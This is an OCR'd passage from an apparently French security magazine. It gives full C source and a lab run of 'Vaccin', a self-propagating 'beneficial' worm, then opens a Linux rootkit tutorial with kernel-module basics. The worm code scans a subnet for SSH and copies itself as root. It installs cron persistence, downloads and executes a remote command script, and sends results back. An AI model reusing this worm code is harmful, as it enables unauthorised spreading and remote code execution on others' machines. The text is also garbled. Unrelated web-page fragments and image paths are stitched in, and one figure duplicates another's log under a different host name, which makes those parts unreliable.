
```
echo  >> /root/datav
echo Liste des executables setuid et setgid >> /root/datav
echo  >> /root/datav
find /bin -perm +6000 -exec ls -ld {} \; >> /root/datav
```

code 2.2.8 : Exemple d'opération effectuée par Vaccin.

Cette fonction correspond à la charge finale du ver Vaccin. Son objectif consiste à télécharger un fichier de commandes sur l'ordinateur de l'administrateur, à exécuter ce fichier sur l'ordinateur hôte et à envoyer les résultats sur le poste administrateur, sous la forme

d'un fichier texte portant le nom de la machine source. Ce mode de fonctionnement offre une très grande souplesse d'utilisation pour l'administrateur (voir Code 2.2.9). En effet, `commandes.sh` est un fichier de script Bash. Il suffit donc à l'administrateur de le modifier en fonction de ses besoins pour que lors de la prochaine exécution de Vaccin les opérations soient effectuées sur l'ensemble des ordinateurs de son réseau.

2.3 Analyse

Afin de mériter le titre de « ver bénéfique », il est important que Vaccin réponde aux critères définis dans 1.

2.3.1 Les critères techniques

Vaccin répond à l'ensemble des critères techniques. En effet :

- ▷ Il met en œuvre un système de contrôle de la propagation du ver par le biais :
  - ▷▷ Du scan systématique de l'ensemble des ordinateurs du réseau : l'administrateur est certain que tous les ordinateurs sont colonisés.
  - ▷▷ De l'utilisation d'un mécanisme d'invitation : le fichier défini par la constante `CONTROL_FILE` permet de fixer à l'avance les ordinateurs colonisables par le ver. Si le fichier existe sur le système, cible alors le ver peut s'y lancer, sinon le ver s'y efface.
- ▷ N'effectuant que des opérations standards sur les systèmes cibles, Vaccin n'est pas identifiable comme étant un *malware* par un logiciel antivirus.
- ▷ Vaccin est peu gourmand en ressources et son exécution est transparente sur le système.
- ▷ Il n'existe pas actuellement de structure de gestion de bogues pour Vaccin. Cependant, les sources du ver sont fournies avec le programme, donc, en cas de découverte d'un bogue, l'administrateur peut aisément le corriger. Enfin, il suffit de supprimer le fichier `CONTROL_FILE` pour qu'à la prochaine exécution, Vaccin s'efface des ordinateurs cibles.

2.3.2 Les critères éthiques et légaux

L'utilisation d'un tel ver dans une entreprise ou une administration doit se faire selon une procédure claire et connue de tous. Cette dernière doit notamment définir :

1. quels sont les ordinateurs susceptibles d'être colonisés ;
2. quels types d'actions sont autorisés dans le fichier `commandes.sh` ;
3. quelles sont les modalités de contrôles des opérations intégrées dans le fichier `commandes.sh` ;
4. qui est chargé de contrôler l'application correcte de la procédure (définition des responsabilités).

2.3.3 Les critères psychologiques

Enfin, l'administrateur réseau doit, avant son implantation, informer les personnels de l'entreprise ou de l'administration de la procédure d'utilisation de ce logiciel. Cette communication peut se faire, par exemple, au CHSCT[2]. Vaccin est alors présenté comme un logiciel se copiant automatiquement sur les ordinateurs et effectuant par la suite un certain nombre d'analyses purement techniques à destination de l'administrateur réseau.

```
/*Ver benefique VACCIN
Copyright (C) 2006 Michel Dubois

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301, USA.*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <limits.h>
#include <unistd.h>
#include <syslog.h>
#include <net/if.h>
#include <sys/ioctl.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>

#define SOURCE_HOST_IP "192.168.184.1"
#define MASK_NETWORK "255.255.255.0"
#define CONTROL_FILE "/root/datav"
#define COMMAND_FILE "/root/commandes.sh"
#define VER_FILE "/root/vaccin"
int isRoot()
{       /* On controle l'UID reel et effectif de l'utilisateur */
        int result;
        if( ( getuid() != 0 ) || ( geteuid() != 0 ) )
                result = 0;
        else
                result = 1;
        return(result);
}


int isSourceHost()
{       /* On recupere l'adresse IP de l'hote a partir des IOCTLs */
        struct ifconf ifc;
        struct ifreq *ifr;
        struct sockaddr_in *addr;
        int sock, len, i, result = 0, request = 10;
        char *buf;
        sock = socket(AF_INET, SOCK_DGRAM, 0);
        len = request * sizeof(struct ifreq);
        buf = malloc(len);
        ifc.ifc_len = len;
        ifc.ifc_buf = buf;
```

2 Comité d'Hygiène, de Sécurité et des Conditions de Travail. Institué par le Code du travail, le CHSCT est l'entité où siègent les représentants du personnel. C'est donc le lieu idéal pour informer les salariés d'une entreprise des méthodes et outils de sécurité informatique utilisés et des garanties de protection de leur vie privée.

```
        ioctl(sock, SIOCGIFCONF, &ifc);
        ifr = (struct ifreq*) buf;
        for(i = 0; i < ifc.ifc_len / sizeof(struct ifreq); i++)
        {
                addr = (struct sockaddr_in *) &ifr->ifr_addr;
                if( strcmp( inet_ntoa( addr->sin_addr ),  SOURCE_HOST_IP ) == 0)
                        result = 1;
                ifr++;
        }
        return(result);
}
struct in_addr* scanNetwork()
{
        struct in_addr mask, broadcast, hostIP, sourceIP, *resultIP = NULL;
        struct sockaddr_in sockHostIP;
        unsigned long int nbrComputer, hostMask, i;
        int sock, compteur = 0;
        inet_aton(SOURCE_HOST_IP, &sourceIP);
        inet_aton(MASK_NETWORK, &mask);
        inet_aton("255.255.255.255", &broadcast);
        /* On recupere le nombre maximale de machines
        disponibles sur le reseau en fonction du masque*/
        nbrComputer = ntohl(broadcast.s_addr ^ mask.s_addr);
       syslog(LOG_NOTICE, "## Nombre maximal de machines sur le reseau est: %lu\n", nbrComputer+1);
        /* On recupere l'adresse reseau des machines
        du reseau en fonction du masque*/
        hostMask = sourceIP.s_addr & mask.s_addr;
        /* On scanne le reseau a la recherche d'une machine
        ayant un serveur SSH*/
        for (i = 1; i < nbrComputer ; i++)
        {
                hostIP.s_addr = htonl(ntohl( hostMask ) + i);
                if( strcmp( inet_ntoa( hostIP ),  SOURCE_HOST_IP ) == 0)
                   continue; /* l'ordinateur de l'administrateur n'entre pas dans la liste */
                bzero(&sockHostIP, sizeof(sockHostIP));
                sock = socket(AF_INET, SOCK_STREAM, 0);
                sockHostIP.sin_family = AF_INET;
                sockHostIP.sin_port = htons (22);
                sockHostIP.sin_addr=hostIP;
               if ( connect (sock, (struct sockaddr *)&sockHostIP, sizeof(sockHostIP)) == 0)
                {
                        resultIP = (struct in_addr *) realloc( resultIP, (compteur+1)
                              * sizeof(struct in_addr));
                        resultIP[compteur] = hostIP;
                        compteur++;
                }
                syslog(LOG_NOTICE, "## %s\n", inet_ntoa(hostIP));
        }
        return(resultIP);
        free(resultIP);
}
void colonise(struct in_addr adresse, char *nom)
{
        char commande[90]; char destinataire[21];
        sprintf(destinataire, "root@%s", inet_ntoa(adresse) );
        /* Copie du ver sur l'ordinateur distant */
        syslog(LOG_NOTICE, "## copie du ver sur %s.\n", inet_ntoa(adresse));
        sprintf(commande, "/usr/bin/scp %s %s:%s", nom, destinataire, VER_FILE );
        system( commande );
        /* Rajout d'une ligne dans la crontab */
        syslog(LOG_NOTICE, "## configuration du lancement automatique pour %s.\n",
                        inet_ntoa(adresse));
        sprintf(commande,
         "/usr/bin/ssh %s \"echo 0 \\* \\* \\* \\* %s >> /var/spool/cron/tabs/root\" ",
        destinataire, VER_FILE);
        system( commande );
        /* Premiere execution du ver */
       syslog(LOG_NOTICE, "## Premiere execution du ver sur %s.\n", inet_ntoa(adresse));
       sprintf(commande, "/usr/bin/ssh %s \"%s\" ", destinataire, VER_FILE);
        system( commande );
        syslog(LOG_NOTICE, "## %s est colonisee avec succes.\n",
          inet_ntoa(adresse));
}
int isAutorise()
{
        FILE *fp;
        int result;
        syslog(LOG_NOTICE, "## Execution du vaccin.\n");
        if( ( fp = fopen( CONTROL_FILE, "r") ) == NULL )
        {
          syslog(LOG_NOTICE, "## Le vaccin n'est pas autorise a s'execute.\n");
          result = 0;
        }
        else
        {
           fclose(fp);
           syslog(LOG_NOTICE, "## Le vaccin est autorise a s'execute.\n");
           result = 1;
        }
        return(result);
}
void effaceVaccin()
{
        char commande[90];
        syslog(LOG_NOTICE, "## Suppression du vaccin.\n");
        unlink(VER_FILE);
        syslog(LOG_NOTICE, "## Reinitialisation de la crontab.\n");
        sprintf(commande, "perl -ne 'print unless /0 * * * */' /var/
spool/cron/tabs/root > /root/temp" );
        system( commande );
        sprintf(commande, "mv /root/temp /var/spool/cron/tabs/root" );
        system( commande );
    syslog(LOG_NOTICE, "## Suppression du vaccin effectuee avec succes.\n");
}
void recupInfos()
{
        char commande[90];
        char hostName[50];
        gethostname(hostName,50);
        syslog(LOG_NOTICE, "## Recuperation des informations.\n");
        sprintf(commande, "/usr/bin/scp root@%s:%s %s",
          SOURCE_HOST_IP, COMMAND_FILE, COMMAND_FILE);
        system( commande );
        syslog(LOG_NOTICE, "## Execution du fichier de commandes.\n");
        sprintf(commande, "%s", COMMAND_FILE );
        system( commande );
        syslog(LOG_NOTICE, "## Suppression du fichier de commandes.\n");
        sprintf(commande, "rm -f %s", COMMAND_FILE );
        system( commande );
        syslog(LOG_NOTICE, "## Renvoi des resultats.\n");
        sprintf(commande, "mv %s /root/%s", CONTROL_FILE, hostName );
        system( commande );
        sprintf(commande, "/usr/bin/scp /root/%s root@%s:/root/%s",
            hostName, SOURCE_HOST_IP, hostName );
        system( commande );
       syslog(LOG_NOTICE, "## Reinitialisation du fichier de controle.\n");
        sprintf(commande, "mv /root/%s %s", hostName, CONTROL_FILE );
        system( commande );
        sprintf(commande, "cp /dev/null %s", CONTROL_FILE );
        system( commande );
 syslog(LOG_NOTICE, "## Recuperation des informations realisee avec succes.\n");
}
```

```
int main(int argc, char* argv[])
{
        struct in_addr *hostList = NULL;
        struct in_addr srcHost;
        int i = 0;
        inet_aton(SOURCE_HOST_IP, &srcHost);
        openlog("vaccin", LOG_PID, LOG_USER);
        if ( isRoot() )
        {
                syslog(LOG_NOTICE, "## Lancement de vaccin par root.\n");
                if ( isSourceHost() )
                {
                   syslog(LOG_NOTICE, "## Nous sommes sur le PC source.\n");
                   syslog(LOG_NOTICE, "## Lancement du scan reseau.\n");
                   hostList = scanNetwork();
                   while(1)
                   {
                      if( inet_netof(hostList[i]) == inet_netof(srcHost))
                                {
                                   syslog(LOG_NOTICE,
                                   "## Colonisation de %s\n",
                                   inet_ntoa(hostList[i]));
                                   colonise(hostList[i], argv[0]);
                                }
                                else
                                        break; i++;
                         }
                }
                else
                {
                         if ( isAutorise() )
                                recupInfos();
                         else
                                effaceVaccin();
                }
        }
        else
        {
          syslog(LOG_CRIT, "## Un utilisateur tente d'executer vaccin.\n");
                exit(EXIT_FAILURE);
        }
        closelog();
        return EXIT_SUCCESS;
}
```

Code source de Vaccin

3 Implémentation et tests

Après avoir décrit en détail l'architecture de Vaccin, nous allons regarder comment il fonctionne concrètement. Pour cela, nous allons implémenter un réseau d'ordinateurs virtuels grâce à VMWare.

3.1 Configuration de la simulation

La simulation que nous mettons en œuvre s'appuie donc sur le logiciel VMware Workstation[3]. Ce dernier est un puissant logiciel de virtualisation d'ordinateurs. Il permet, à partir d'un même hôte physique, de lancer simultanément un ou plusieurs hôtes virtuels fonctionnant sous divers systèmes d'exploitation et reliés entre eux par un réseau virtuel. Une version d'évaluation à trente jours de VMware Workstation est disponible.




Figure 3 : Réseau de test pour Vaccin

Le système d'information que nous utilisons correspond au schéma de la figure 3. Il s'articule autour d'un ordinateur physique fonctionnant sous Debian et prénommé `dauphin`. Il sert de serveur DHCP et dispose d'un serveur SSH. Dans la simulation, il joue le rôle de l'ordinateur de l'administrateur. Quatre ordinateurs d'utilisateur sont configurés. Ce sont des machines émulées par VMWare et fonctionnant sous la distribution Suse. Leur adresse IP est attribuée par le serveur DHCP et elles ont chacune un serveur SSH propre. Au début de la simulation, nous considérons que l'utilisateur `user3` travaillant sur l'ordinateur `linux3` a refusé que le ver fonctionne sur son ordinateur. Le fichier de contrôle `/root/datav` est donc créé sur tous les ordinateurs du réseau sauf le sien.

3.2 Lancement de la simulation

3.2.1 Exécution de Vaccin sur dauphin

```
root@dauphin:~# ./vaccin
vaccin                                        100%  8788     8.6KB/s   00:00
vaccin                                        100%  8788     8.6KB/s   00:00
vaccin                                        100%  8788     8.6KB/s   00:00
vaccin                                        100%  8788     8.6KB/s   00:00
root@dauphin:~#
```

Figure 4 : Lancement de Vaccin

Nous commençons par exécuter Vaccin à partir d'une console root sur l'ordinateur de l'administrateur réseau (voir Fig. 4). Ensuite, nous consultons le journal `syslog` sur `dauphin`, les actions exécutées par Vaccin y apparaissent (voir Fig. 5). Nous pouvons voir que, tout d'abord, il constate qu'il est sur l'ordinateur de l'administrateur, ensuite, il lance le scan réseau et, enfin, pour chaque machine détectée, il exécute la routine de colonisation. Finalement, nous vérifions le contenu du répertoire `/root/` sur l'ordinateur de l'administrateur (voir Fig. 6). Trois nouveaux fichiers s'y trouvent, portant chacun le nom de l'ordinateur dont ils proviennent.

3 http://www.vmware.com

```
root@dauphin: # cat /var/log/messages
May 14 18:58:28 localhost vaccin[9955]: ## Lancement de vaccin par root.
May 14 18:58:28 localhost vaccin[9955]: ## Nous sommes sur le PC source.
May 14 18:58:28 localhost vaccin[9955]: ## Lancement du scan reseau.
May 14 18:58:28 localhost vaccin[9955]: ## Nombre maximal de machines sur le reseau est: 256
May 14 18:58:31 localhost vaccin[9955]: ## 192.168.184.139
May 14 18:58:31 localhost vaccin[9955]: ## 192.168.184.140
May 14 18:58:31 localhost vaccin[9955]: ## 192.168.184.141
May 14 18:58:31 localhost vaccin[9955]: ## 192.168.184.142
May 14 18:58:31 localhost vaccin[9955]: ## 192.168.184.143
May 14 18:58:34 localhost vaccin[9955]: ## 192.168.184.144
May 14 18:58:34 localhost vaccin[9955]: ## Colonisation de 192.168.184.140
May 14 18:58:34 localhost vaccin[9955]: ## copie du ver sur 192.168.184.140.
May 14 18:58:35 localhost vaccin[9955]: ## configuration du lancement automatique pour 192.168.184.140.
May 14 18:58:36 localhost vaccin[9955]: ## Premiere execution du ver sur 192.168.184.140.
May 14 18:58:38 localhost vaccin[9955]: ## 192.168.184.140 est colonisee avec succes.
May 14 18:58:38 localhost vaccin[9955]: ## Colonisation de 192.168.184.141
May 14 18:58:38 localhost vaccin[9955]: ## copie du ver sur 192.168.184.141.
May 14 18:58:38 localhost vaccin[9955]: ## configuration du lancement automatique pour 192.168.184.141.
May 14 18:58:39 localhost vaccin[9955]: ## Premiere execution du ver sur 192.168.184.141.
May 14 18:58:39 localhost vaccin[9955]: ## 192.168.184.141 est colonisee avec succes.
May 14 18:58:39 localhost vaccin[9955]: ## Colonisation de 192.168.184.142
May 14 18:58:39 localhost vaccin[9955]: ## copie du ver sur 192.168.184.142.
May 14 18:58:40 localhost vaccin[9955]: ## configuration du lancement automatique pour 192.168.184.142.
May 14 18:58:40 localhost vaccin[9955]: ## Premiere execution du ver sur 192.168.184.142.
May 14 18:58:43 localhost vaccin[9955]: ## 192.168.184.142 est colonisee avec succes.
May 14 18:58:43 localhost vaccin[9955]: ## Colonisation de 192.168.184.143
May 14 18:58:43 localhost vaccin[9955]: ## copie du ver sur 192.168.184.143.
May 14 18:58:44 localhost vaccin[9955]: ## configuration du lancement automatique pour 192.168.184.143.
May 14 18:58:44 localhost vaccin[9955]: ## Premiere execution du ver sur 192.168.184.143.
May 14 18:58:46 localhost vaccin[9955]: ## 192.168.184.143 est colonisee avec succes.
root@dauphin: #
```

Figure 5 : Suivi de l'exécution de Vaccin

```
root@dauphin:~# ll
total 36K
-rwx------  1 root root 1,8K 2006-05-14 16:04 commandes.sh
-rw-r--r--  1 root root  188 2005-07-26 13:03 dbootstrap_settings
drwx------  3 root root 4,0K 2005-08-14 14:26 Desktop
-rw-r--r--  1 root root 2,6K 2006-05-14 18:56 linux1
-rw-r--r--  1 root root 2,6K 2006-05-14 18:55 linux2
-rw-r--r--  1 root root 2,6K 2006-05-14 18:55 linux4
-rwxr-xr-x  1 root root 8,6K 2006-05-14 18:42 vaccin
root@dauphin:~#
```

Figure 6 : Résultat de l'exécution de Vaccin

3.2.2 Exécution de Vaccin sur les ordinateurs du réseau

Le résultat de l'exécution de Vaccin sur les ordinateurs du réseau diffère en fonction de la présence du fichier `/root/datav`. Sur les trois ordinateurs où le fichier est présent, le ver s'exécute et le résultat est transmis à `dauphin` (voir Fig. 7). Par contre, dans l'ordinateur où le fichier n'est pas présent, le ver s'efface automatiquement (voir Fig. 8).

```
[linux1:~ # tail /var/log/messages
May 14 18:59:47 linux1 vaccin[4958]: ## Lancement de vaccin par root.
May 14 18:59:47 linux1 vaccin[4958]: ## Execution du vaccin.
May 14 18:59:47 linux1 vaccin[4958]: ## Le vaccin est autorise a s'executer.
May 14 18:59:47 linux1 vaccin[4958]: ## Recuperation des informations.
May 14 18:59:47 linux1 vaccin[4958]: ## Execution du fichier de commandes.
May 14 18:59:48 linux1 vaccin[4958]: ## Suppression du fichier de commandes.
May 14 18:59:48 linux1 vaccin[4958]: ## Renvoi des resultats.
May 14 18:59:49 linux1 vaccin[4958]: ## Reinitialisation du fichier de controle.
May 14 18:59:49 linux1 vaccin[4958]: ## Recuperation des informations realisee avec succes.
May 14 18:59:49 linux1 sshd[4941]: Did not receive identification string from 192.168.184.1
linux1:~ #
```

Figure 7 : Résultat de l'exécution de Vaccin sur linux1

```
linux1:~ # tail /var/log/messages
May 14 18:59:47 linux1 vaccin[4958]: ## Lancement de vaccin par root.
May 14 18:59:47 linux1 vaccin[4958]: ## Execution du vaccin.
May 14 18:59:47 linux1 vaccin[4958]: ## Le vaccin est autorise a s'executer.
May 14 18:59:47 linux1 vaccin[4958]: ## Recuperation des informations.
May 14 18:59:47 linux1 vaccin[4958]: ## Execution du fichier de commandes.
May 14 18:59:48 linux1 vaccin[4958]: ## Suppression du fichier de commandes.
May 14 18:59:48 linux1 vaccin[4958]: ## Renvoi des resultats.
May 14 18:59:49 linux1 vaccin[4958]: ## Reinitialisation du fichier de controle.
May 14 18:59:49 linux1 vaccin[4958]: ## Recuperation des informations realisee avec succes.
May 14 18:59:49 linux1 sshd[4941]: Did not receive identification string from 192.168.184.1
linux1:~ #
```

Figure 8 : Résultat de l'exécution de Vaccin sur linux3

RÉFÉRENCES

▷ **[1]** COHEN (Fred), « *A Case for Benevolent Viruses* », 1991. Consultable sur **http://www.all.net/books/integ/goodvcase.html.**

▷ **[2]** BONTCHEV (Vesselin Vladimirov), « *Are Good Computer Viruses Still a Bad Idea ?* », (*EICAR Conference*, 1994). Consultable sur **http://www.people.frisk-software.com/~bontchev/papers/goodvir.html.**


Are "Good" Computer Viruses Still a Bad Idea?

Table of Contents


1. What Is a Computer Virus?
2. Why Are Computer Viruses Perceived as Harmful?
   2.1. Technical Reasons
      2.1.1. Lack of Control
      2.1.2. Recognition Difficulty
      2.1.3. Recursive Viruses

▷ **[3]** DUFLOT (Frédéric), « Les infections informatiques bénéfiques », 2004. Consultable sur **http://www.juriscom.net/documents/virus20051227.pdf.**

▷ **[4]** FILIOL (Éric), *Les virus informatiques : théorie, pratique et applications*, Springer, 2004.

▷ **[5]** LUDWIG (Mark), *Du virus à l'antivirus*, Dunod, 1997.

▷ **[6]** COHEN (Fred), « *Current Trends in Computer Viruses* », *International Symposium on Information Security*, 1991, **http://all.net/books/integ/japan.html.**


Fred Cohen & Associates

Specializing in Information Protection Since 1977

Trends In Computer Virus Research

by Dr. Frederick B. Cohen

Abstract

Basic Theoretical Results on Computer Viruses

Malicious Viruses

▷ **[7]** BLAESS (Christophe), *Programmation système en C sous Linux*, Eyrolles, 2005.

Michel Dubois

myshell.dubois@gmail.com

http://vaccin.sourceforge.net

Grégoire Jacob

Technologie rootkit sous Linux/Unix

Jusqu'à cette année, la prolifération de codes malveillants prédite n'a pas eu lieu. Pourtant, le danger n'est pas écarté au vu du nombre conséquent de serveurs sous Linux/Unix. Ce parc de machines constitue une cible de plus en plus attrayante et en particulier pour l'installation de rootkits. Le but de cet article n'est pas d'en présenter les techniques les plus récentes afin de divulguer clé en main une attaque reproductible. Il s'agit, au travers d'un exemple décortiqué, d'expliquer leur fonctionnement global et de mettre en lumière les problèmes techniques inhérents à leur conception : connaissance pointue du noyau, programmation fortement concurrentielle et risques pour la machine de test.

1. Introduction aux rootkits

Contrairement aux idées reçues, un *rootkit* n'est pas un code malveillant à proprement parler. Au-delà de tout aspect moral, il devrait plutôt être défini de manière neutre comme un ensemble de techniques de furtivité et de camouflage au sein d'un système d'information **[Chap. 7-01]**. Le camouflage considère la dissimulation de données statiques telles que les fichiers, tandis que la furtivité revêt un aspect dynamique avec la dissimulation de données actives dans un contexte d'exécution. Comme pour les virus, c'est l'usage frauduleux qui en a été fait qui a faussé notre perception du problème. De manière générale, le principe de furtivité est très difficile à formaliser et n'a fait l'objet d'études théoriques que très récemment d'abord par Z. Zuo et M. Zhou, puis par E. Filiol **[02, 03]**.

Il faut bien comprendre que sous le terme de rootkit se cachent des techniques et non des programmes. C'est le déploiement de ces techniques qui se traduit de manière concrète par des « modifications du système d'information », ces modifications pouvant prendre différentes forme **[04]**. Il peut s'agir de la simple installation de programmes autonomes, mais aussi d'altérations d'éléments logiciels de l'environnement, et même parfois matériels au travers des *firmwares* **[05]**. L'utilisation du terme anglais *kit* traduit cet agglomérat de modifications qui peut être vu comme un panel d'outils. Le terme *root*, quant à lui, provient d'une conception erronée liée à l'utilisation illégitime des rootkits afin de maintenir dans le temps un contrôle privilégié sur le système. Si les principes fondamentaux de la furtivité sont génériques, leur mise en œuvre au travers des modifications est fortement liée à la plate-forme et à son système d'exploitation. Pour les lecteurs intéressés, le livre de référence sur les rootkits, écrit par G. Hoglund et J. Butler, donne une vue très complète des différentes techniques existantes **[06]**.

En revanche, les exemples d'implémentation sont spécifiques à Windows. Nous allons donc adopter, pour cet article, une démarche de tutoriel similaire, mais orientée vers les systèmes Linux/Unix. Après cette courte introduction, nous traiterons donc dans la seconde partie de la migration historique des rootkits vers le noyau. Ce phénomène nous amènera directement au cœur du sujet. Nous y introduirons, dans un premier temps, les bases de la programmation noyau avant de dérouler le cycle de vie d'un rootkit au travers d'un exemple commenté.

2. Migration du monde utilisateur vers le noyau

Les premiers rootkits sont apparus sous UNIX, dans un contexte purement utilisateur, par remplacement d'applications légitimes avec des versions altérées ou bien par modification directe de leur code. Les cibles privilégiées ont bien évidemment été les utilitaires mis à disposition par le système pour sa configuration et sa surveillance. L'exemple donné le plus souvent est celui de `tr0n`. Au moment de son installation, ce dernier commence par stopper le démon `syslogd` pour qu'aucun enregistrement ne vienne trahir ses actions. Pour effacer toute trace de son installation et de son exécution, il remplace alors un certain nombre d'utilitaires par des versions malicieuses : `du`, `find`, `ifconfig`, `login`, `ls`, `netstat`, `ps`, `top`, `sz` ainsi que `syslogd` avant de le redémarrer. Dissimulé au travers de ces applications, il amorce des services distants tels que `telnetd` ou `rsh` et configure `inetd` pour un démarrage automatique, tout ceci dans le but de faciliter l'accès à attaquant. Ce qui ressort finalement de cet exemple, c'est le nombre important de modifications à apporter et la pertinence dans le choix des cibles. Au final, ces modifications restent facilement détectables par de possibles inconsistances dans le croisement des informations obtenues auprès des différents outils, ou

tout simplement par le déploiement d'un contrôle d'intégrité **[07]**.

En réponse, les attaquants ont peu à peu modifié leur angle d'approche en visant dans un premier temps les bibliothèques dynamiques partagées de l'espace utilisateur, puis les modules du noyau. Cette évolution suit une progression tout à fait logique : migration vers le bas niveau qui offre le contrôle des couches supérieures et tentative d'action le plus tôt possible dans la chaîne d'exécution afin de prendre de vitesse les protections **[Chap. 7-01]**. Cette évolution respecte un principe de mise en commun qui permet de diminuer l'ampleur des modifications nécessaires **[04]**. La majorité des techniques actuelles se situent au niveau du noyau et vont donc constituer le fond de notre article. À terme, cette évolution est amenée à se poursuivre avec l'engouement actuel pour les techniques de virtualisation. Elles constituent, à n'en pas douter, la prochaine étape de cette migration comme l'illustre le rootkit concept SubVirt **[08]**.

3. Développement et chargement de modules noyau

La migration des rootkits vers le noyau a modifié fondamentalement la conception de ces codes malveillants. Leur élaboration requiert maintenant des outils et des méthodes de tests plus complexes, adaptés au développement de modules noyau. Nous allons donc présenter succinctement les bases nécessaires à la compréhension des analyses qui vont suivre. Pour ceux qui maîtrisent déjà ces fondamentaux, ils sont invités à continuer directement avec la partie suivante. Des informations plus détaillées que celles présentées ici sont disponibles dans la littérature correspondante **[09]**.

3.1 Particularité de la programmation noyau

À première vue, le code d'un module noyau est très similaire à celui d'une application utilisateur écrite en C. Le fichier de source donné dans l'exemple ci-dessous fournit un squelette basique de module sous une plate-forme Linux. Il définit principalement deux routines : une de chargement et une de déchargement, qui sont enregistrées auprès des services disponibles à l'aide des primitives `module_init` et `module_exit`.

```
#include <linux/init.h>
#include <linux/module.h>
MODULE_LICENSE("License name");

static int __init OnLoading(void){
//code exécuté au chargement du module
}
static void OnUnloading(void){
//code exécuté au déchargement du module
}
module_init(OnLoading);
module_exit(OnUnloading);
```

La réelle particularité de la programmation noyau réside dans l'approche événementielle. Un module propose un certain nombre de services au travers d'interfaces prédéfinies. Une fois enregistré auprès du système, il se place en écoute sur ces interfaces à la manière d'un serveur et traite les différentes requêtes reçues. Pour chaque interface supportée, une routine de traitement doit être associée. Le premier exemple donné est très basique, puisque les seuls services offerts par le module sont son chargement et son déchargement. La définition de services supplémentaires, illustrée dans un second exemple, passe par la définition de nouvelles routines dont les signatures sont contraintes par l'interface considérée (`open`, `read`, `write`, `ioctl`...). Depuis le mode utilisateur, les requêtes sont alors transmises au module à l'aide d'appels système de manière identique à la manipulation de fichiers.

```
#include <linux/fs.h>
#define MODULE_NAME "/dev/ModuleX"
uint major;

//Définition des routines de traitement additionnelles
static int OnOpen(struct inode *inode, struct file *filp);
static size_t OnRead(struct file *filp, char __user *buff,
                     size_t count, loff_t *offp);
struct file_operations defined_fops = {
.open = OnOpen,
.read = OnRead
};
//Enregistrement du module
static int __init OnLoading(void){
major = register_chrdev(0, MODULE_NAME, &defined_fops);
}
```

Partie serveur en mode noyau

```
int moduledescriptor = open("/dev/ModuleX", O_RDWR, 0);
int bread = read(ModuleDescriptor, buffer, size);
```

Partie client en mode utilisateur

Le traitement de ces requêtes par le module n'impose pas de séquentialité et se place dans un contexte fortement concurrentiel. Les routines de traitement doivent donc être réentrantes afin de supporter simultanément de multiples exécutions dans différents contextes. Ceci implique de lourdes précautions sur la manipulation des structures de données, à savoir la gestion d'accès concurrents dans le cas de données partagées et le cloisonnement parfait dans le cas d'instances locales. Ces données doivent conserver une taille limitée sachant que le code noyau s'exécute dans une pile dédiée dont la taille varie entre 4 et 8 ko. Dans le cas de structures plus importantes, l'allocation devra se faire dynamiquement.

Dans le monde utilisateur, il est monnaie courante, lorsqu'on développe, de faire appel aux différentes fonctions offertes par les bibliothèques telles que `libc`. Ces bibliothèques ne sont pas disponibles depuis le noyau. Le module devra donc recourir uniquement aux fonctions exportées par celui-ci. Ces fonctions, ainsi que les différentes structures modélisant les objets

noyau (processus, *threads*...), sont principalement déclarées dans les *headers* spécifiques des répertoires `include/linux` et `include/asm`. La liste de ces fonctions et leur description est disponible auprès de différents sites **[10]**. Nous ne détaillerons que celles nécessaires au long des prochaines parties.

3.2 Compilation

Dans les versions les plus récentes du noyau (2.6.x), la compilation de modules a été grandement simplifiée. Les instructions de compilation doivent être définies dans deux fichiers de configuration sous le répertoire sources : `kbuild` et `makefile`. Des fichiers de compilation pour un module éclaté en trois fichiers sources sont donnés à titre d'exemple. Si la structure de ces fichiers n'est fondamentalement pas différente des `makefile` traditionnels, la méthode de compilation diffère par le fait que la compilation s'arrête avant l'édition de lien. Cette dernière phase sera effectuée dynamiquement au chargement du module. À noter que les fichiers objets obtenus présenteront l'extension `.ko` et non `.o`.

```
obj-m := ModuleX.o
ModuleX-y := ModuleX_part1.o
   ModuleX_part2.o ModuleX_part3.o
```

```
KERNEL_DIR = /usr/src/linux-2.6.X
all:
make -C $KERNEL_DIR M=`pwd`
clean:
make -C $KERNEL_DIR M=`pwd` clean
endif
```

`kbuild` — `makefile`

3.3 Chargement de module

